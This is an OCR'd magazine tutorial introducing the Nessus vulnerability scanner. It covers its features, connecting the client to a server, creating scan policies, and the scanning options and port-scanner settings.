
Kunal got into the IT Security industry after completing the Cyberspace Security Course from Georgian College, Canada and has been associated with financial companies since. This has not only given him experience at a place where security is really crucial, but has also provided him with some valuable expertise in this field.

He has over 5 years of experience and a number of certifications to his name, including Backtrack's OSCP, CompTIA's Security+, Cisco Router Security, ISO 27001 LA, etc.

kunseh@gmail.com

Nessus

Tool GYAN



Introduction

A world-leader in active scanners, Nessus features high-speed discovery, configuration auditing, asset profiling, sensitive data discovery and vulnerability analysis of your security posture.

Nessus scanners can be distributed throughout an entire enterprise, inside DMZs and across physically separated networks, launching the Nessus GUI.

Key features

Key features include remote and local (authenticated) security checks, a client/server architecture with a GTK graphical interface, and an embedded scripting language for writing your own plug-ins or understanding the existing ones.

* Agent less Patch, Configuration, Content Auditing

* High Speed Vulnerability Identification

* Complete Network Assessment and Discovery

* Up-to-date security vulnerability database
* Remote AND local security.
* Scalable
* Each security test is written as an external plug-in, written in NASL.

* NASL: The Nessus Security Scanner includes NASL, (Nessus Attack Scripting Language) a language designed to write security test easily and quickly.

* Smart service recognition: Nessus recognizes services running on a non-standard port

Checks for multiple services: If a host runs the same service twice or more, Nessus will test all of them. Several scanners on the market still consider that a host can only run one server type at once.

* Full SSL support


* Non-destructive OR thorough Nessus gives you the choice between performing a regular non-destructive security audit on a routine basis, or to throw everything you can at a remote host to see how it will withstand attacks from intruders.

* The biggest user base

Launching the Nessus GUI


To launch the NessusClient GUI, perform the following:

- **Windows -** click on the "Nessus Client" icon on the desktop. Alternatively, it can be found via Start -> Programs -> Tenable Network Security -> Nessus -> Nessus Client



Connection Manager


To begin scanning, click the "**Connect…**" button at the bottom to establish a connection to a Nessus Server. This will bring up the Connection Manager window that displays configured Nessus Servers:




After the initial installation, the Connection Manager will list a single Nessus Server (localhost or "Local Server" on Mac OS X) to connect to.

The Windows version of the NessusClient is pre-configured with the local Nessus Server login and password.


Please see the "Nessus 4.0 Installation Guide" for more information. Click on the "**Edit**" button if you need to edit the connection information or change the Nessus login or password. Click on the "**Save**" button to save the connection configuration. Selecting a server and clicking the „Connect" button will establish the connection and authenticate to the Nessus Server.



The "**Connection name**" only reflects how the entry will be displayed in the Connection Manager list. The "**Host name**" can be a host name or IP address. The Login and Password should be the credentials for the remote Nessus Server, not a user account on the machine. An alternative to credential based authentication is the use of a SSL certificate. This can be configured by clicking the "**SSL Setup...**" button and providing the paths to the relevant files:



Save the configuration and click on the displayed scanner name to select it, then click on "**Connect**". A window will appear displaying the connection attempt as follows:




Policy Overview

A Nessus "policy" consists of configuration options related to performing a vulnerability scan. These options include, but are not limited to:

- Parameters that control technical aspects of the scan such as timeouts, number of hosts, type of port scanner and more.
- Credentials for local scans (Windows, SSH, more), authenticated Oracle Database scans, HTTP, FTP, POP, IMAP or Kerberos based authentication.
- Granular plug-in based scan specifications.
- Database compliance policy checks, report verbosity, service detection scan settings, Unix compliance checks and more.

Creating a Policy

Once you have connected to a Nessus server, you can create a custom policy by clicking on the "**+**" (Add Policy) button under the box with the heading "**Select a scan policy:**". The "**Edit Policy**" window will be displayed as follows:




Note that there are six configuration tabs: **Policy**, **Options**, **Credentials**, **Plug-in Selection**, **Network** and **Advanced**. For most environments, the default settings do not need to be modified, but they provide more granular control over the Nessus scanner operation. These tabs are described below.

The "**Save**" button on the "**Edit Policy**" window will not save the policy to a .nessus file. If the policy is not saved to a file, it will not be available after you close the current session of the NessusClient.

Use the "**Policy name**" field to set the name that will be displayed in the NessusClient to identify the policy.
The check box option "**Share this policy across multiple sessions**" refers only to Nessus sessions on the local workstation, and only for the current user. Using this option means that this policy will be displayed as one of the default policies listed whenever the NessusClient is started or whenever the "**New Session**" option is selected from the main menu. In order for this setting to take effect, a policy must be saved from the main NessusClient window, via the main menu (either "Save" or "Save As…" from the "File" option).
Please see the section titled "Generating and Using .nessus Files" for more information on saving policies, using this feature.
By default, all passwords associated with the policy are encrypted. If the policy is saved to a **.nessus** file and that **.nessus** file is then copied to a different NessusClient, all passwords in the policy will be unusable by the second Nessus scanner as it will be unable to decrypt them.
To resolve this issue, the "**Save the passwords as clear text**" option is provided. When selected, if the policy is saved to a **.nessus** file, all passwords will be saved in to the file in clear text. The policy may then be copied to a second Nessus Client and then modified to encrypt the passwords for security.
The "**Comments**" box can be used to put any personal comments or information about the policy.

Options

The Options tab allows you to set global parameters related to Nessus behaviour and the plug-ins being run by Nessus.




Option	Description
Number of hosts in parallel	Sets the maximum number of hosts that will be scanned simultaneously.
Number of checks in parallel	Sets the maximum number of plug-ins that will be run on each host simultaneously. Nessus can run at very high speed performing scans. Due to network limitations, particularly over WANs, you may need to slow the scans to optimize Nessus performance and avoid adverse impact on your network.
Port scanner range	Specifies which ports to scan. This option is useful to scan for particular vulnerabilities on specific ports. The default port range is to scan TCP ports defined in the **`nessus-services`** file. You can use a range such as "137-139" and separate individual ports or ranges with a comma "137-139,445,80" leaving out the quotes on each example.

Safe checks	Specifies that devices which have been identified to be adversely affected by scanning are not scanned. For example, a scan of a printer may result in the printer needing to be restarted. Using the Safe Checks option would prevent a device detected as a printer from being scanned.
Designate hosts by their DNS name	Enables the ability to specify a list of DNS named assets as your "Network(s) to scan" on the Scan tab rather than a single IP address or IP address ranges.
Consider unscanned ports as closed	When scanning for vulnerabilities on particular ports, this option tells the Nessus scanner that all other ports are closed. This prevents plug-ins that are targeted at ports outside your designated range from triggering. For example, if the port scanner range is set to "1-1024", using this option would prevent any plug-ins that check port 8080 from launching. Otherwise a plug-in that checks this port will cause Nessus to scan it if it is open.
Save knowledge base on disk	This option tells the Nessus scanner to save the scan information to the Nessus server knowledge base for later use.
Log details of the scan on the server	Saves the details of the scan on the Nessus server. The resulting file can be checked to confirm that particular plug-ins were used and hosts were scanned.
Port scanners to use:	This section of options allows you to choose the way you wish to query your scan targets for open ports.
Nessus SNMP scanner	This option will scan targets looking for a SNMP response. Nessus will attempt to guess the settings during a scan. If the setting is known and configured under the Advanced Tabs SNMP settings menu item, this will facilitate plug-ins that search for known SNMP vulnerabilities and produce more detailed audit results. For example, there are many Cisco router checks which determine the vulnerabilities present by examining the version of the returned SNMP string. This information is necessary for these audits.
Nessus SYN Scanner	This option engages Nessus built in SYN scanner to identify open ports on the targets. SYN scans are a popular method for conducting port scans and generally considered to be a bit less intrusive than TCP scans.
Nessus TCP Scanner	This option engages Nessus built in TCP scanner to identify open ports on the targets. This scanner is optimized and has some self tuning features. Further configuration for this scanner can be set under the Advanced Tabs , Nessus TCP scanner menu item.


Netstat 'scanner'	This option uses netstat to check for open ports. It relies on the netstat port being available or a SSH connection to the target. This scan type is intended for Unix-based systems.
Ping the remote host	This option enables the pinging of remote hosts on multiple ports to determine if they are alive.
SYN Scan	Causes the scanner to send a SYN packet to the port and waits for an ACK reply. If it does not receive the reply within a defined time range, it will consider the port closed. This is particularly useful when scanning through a firewall.
Scan for LaBrea tarpitted hosts	LaBrea tarpits are a form of a honeypot. They are typically deployed to slow scanners down and present false hosts. With this feature enabled Nessus will attempt to identify such systems within certain parameters and not scan them.

